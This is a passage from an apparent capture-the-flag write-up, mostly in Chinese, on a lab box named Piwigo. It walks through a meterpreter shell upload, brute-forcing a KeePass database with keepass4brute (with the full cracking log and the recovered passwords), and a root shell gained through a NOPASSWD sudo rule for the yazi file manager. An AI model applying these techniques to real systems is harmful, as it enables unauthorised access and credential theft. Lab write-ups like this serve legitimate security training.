
meterpreter > upload linpeas.sh
[*] Uploading /Users/kirano/ame/hack/weapon/PEASS-ng-release-binary/linpeas.sh -> linpeas.sh
[*] Uploaded -1.00 B of 949.15 KiB (0.0%): /Users/kirano/ame/hack/weapon/PEASS-ng-release-binary/linpeas.sh -> linpeas.sh
[*] Completed : /Users/kirano/ame/hack/weapon/PEASS-ng-release-binary/linpeas.sh -> linpeas.sh

meterpreter > shell
Process 3868 created.
Channel 2 created.
id
uid=104(apache) gid=106(apache) groups=82(www-data),106(apache),106(apache)
chmod +x ./linpeas.sh
ls -alh
total 980K
drwxrwxrwx 2 root root 4.0K Mar 22 17:44 .
drwxrwxrwx 5 root root 4.0K Mar 22 23:42 ..
-rw-r--r-- 1 apache apache 160 Mar 22 17:28 config.inc.bak.php
-rw-r--r-- 1 apache apache 160 Mar 22 17:28 config.inc.php
-rw-rw-rw- 1 apache apache 326 Mar 22 8 23:46 database.inc.php
-rw-r--r-- 1 root root 610 Mar 22 8 23:42 index.php
-rwxr-xr-x 1 apache apache 949.1K Mar 22 17:44 linpeas.sh
-rwxrwxrwx 1 apache apache 250 Mar 22 17:41 test.elf
```


常见内核漏洞

3. 这里尝试了半天，关键突破口的还是这个bdbx文件。下载下来用官方的工具KeePassXC打开一看发现需要密码。由于kdbx版本为4，john roper和hashcat都不支持，这里我用的github开源的一个脚本：
<https://github.com/r3nt0n/keepass4brute> 进行的暴力破解（需要安装官方安装软件，将keepassxc-cli的命令行建立一个软链接到你的用户命令行环境下）-> 大概3min最终得到密码为monkey，输入密码读取文件拿到了sunflower的密码：sunflowerqwe

```
Analyzing KeePass Files (limit 70)
-rw-r--r-- 1 root root 1461 Mar 9 00:09 /opt/my_database.kdbx
```



```
./keepass4brute.sh my_database.kdbx ~/ame/hack/weapon/fuzzDicts/passwordDict/top1000.txt
-ne \e[2A
-e \e[2K\r[+] Words tested: 753/ 1436 - Attempts per minute: 229 - Estimated time remaining: 2 minutes, 5
-e \e[2K\r[+] Current attempt: Jordan
-ne \e[2A
-e \e[2K\r[+] Words tested: 754/ 1436 - Attempts per minute: 229 - Estimated time remaining: 2 minutes, 5
-e \e[2K\r[+] Current attempt: nishiwode
-ne \e[2A
-e \e[2K\r[+] Words tested: 755/ 1436 - Attempts per minute: 229 - Estimated time remaining: 2 minutes, 5
-e \e[2K\r[+] Current attempt: ZHUZHU
-ne \e[2A
-e \e[2K\r[+] Words tested: 756/ 1436 - Attempts per minute: 229 - Estimated time remaining: 2 minutes, 5
-e \e[2K\r[+] Current attempt: 1314woaini
-ne \e[2A
-e \e[2K\r[+] Words tested: 757/ 1436 - Attempts per minute: 229 - Estimated time remaining: 2 minutes, 5
-e \e[2K\r[+] Current attempt: chenjian
-ne \e[2A
-e \e[2K\r[+] Words tested: 758/ 1436 - Attempts per minute: 229 - Estimated time remaining: 2 minutes, 5
-e \e[2K\r[+] Current attempt: 131415
-ne \e[2A
-e \e[2K\r[+] Words tested: 759/ 1436 - Attempts per minute: 230 - Estimated time remaining: 2 minutes, 5
-e \e[2K\r[+] Current attempt: xy123456
-ne \e[2A
-e \e[2K\r[+] Words tested: 760/ 1436 - Attempts per minute: 229 - Estimated time remaining: 2 minutes, 5
-e \e[2K\r[+] Current attempt: 123456520
-ne \e[2A
-e \e[2K\r[+] Words tested: 761/ 1436 - Attempts per minute: 229 - Estimated time remaining: 2 minutes, 5
-e \e[2K\r[+] Current attempt: a00000
-ne \e[2A
-e \e[2K\r[+] Words tested: 762/ 1436 - Attempts per minute: 229 - Estimated time remaining: 2 minutes, 5
-e \e[2K\r[+] Current attempt: jiang123
-ne \e[2A
-e \e[2K\r[+] Words tested: 763/ 1436 - Attempts per minute: 230 - Estimated time remaining: 2 minutes, 5
-e \e[2K\r[+] Current attempt: WOAIMAMA
-ne \e[2A
-e \e[2K\r[+] Words tested: 764/ 1436 - Attempts per minute: 229 - Estimated time remaining: 2 minutes, 5
-e \e[2K\r[+] Current attempt: monkey
-ne \n
[*] Password found: monkey
```



4. 前面进行linux信息收集的时候拿到过一个无密码root权限的命令yazi，之前由于用户是apache的而非sunflower，这里就可以利用上了。在网上查了一下yazi是一个终端文件管理器，能够浏览文件和执行shell命令，由于可以通过sudo的方式让他以root权限运行，使其浏览文件和执行shell等功能都是root身份。sudo yazi，然后输入冒号调出shell框，最后输入sh拿到root的shell。最终flag为：flag{root-e095c4ffde186bb1c7f4716654da7710}

```

Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
Matching Defaults entries for sunflower on Piwigo:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for sunflower:
    Defaults!/usr/sbin/visudo env_keep+= "SUDO_EDITOR EDITOR VISUAL"

User sunflower may run the following commands on Piwigo:
(ALL) NOPASSWD: /usr/bin/yazi
  
```

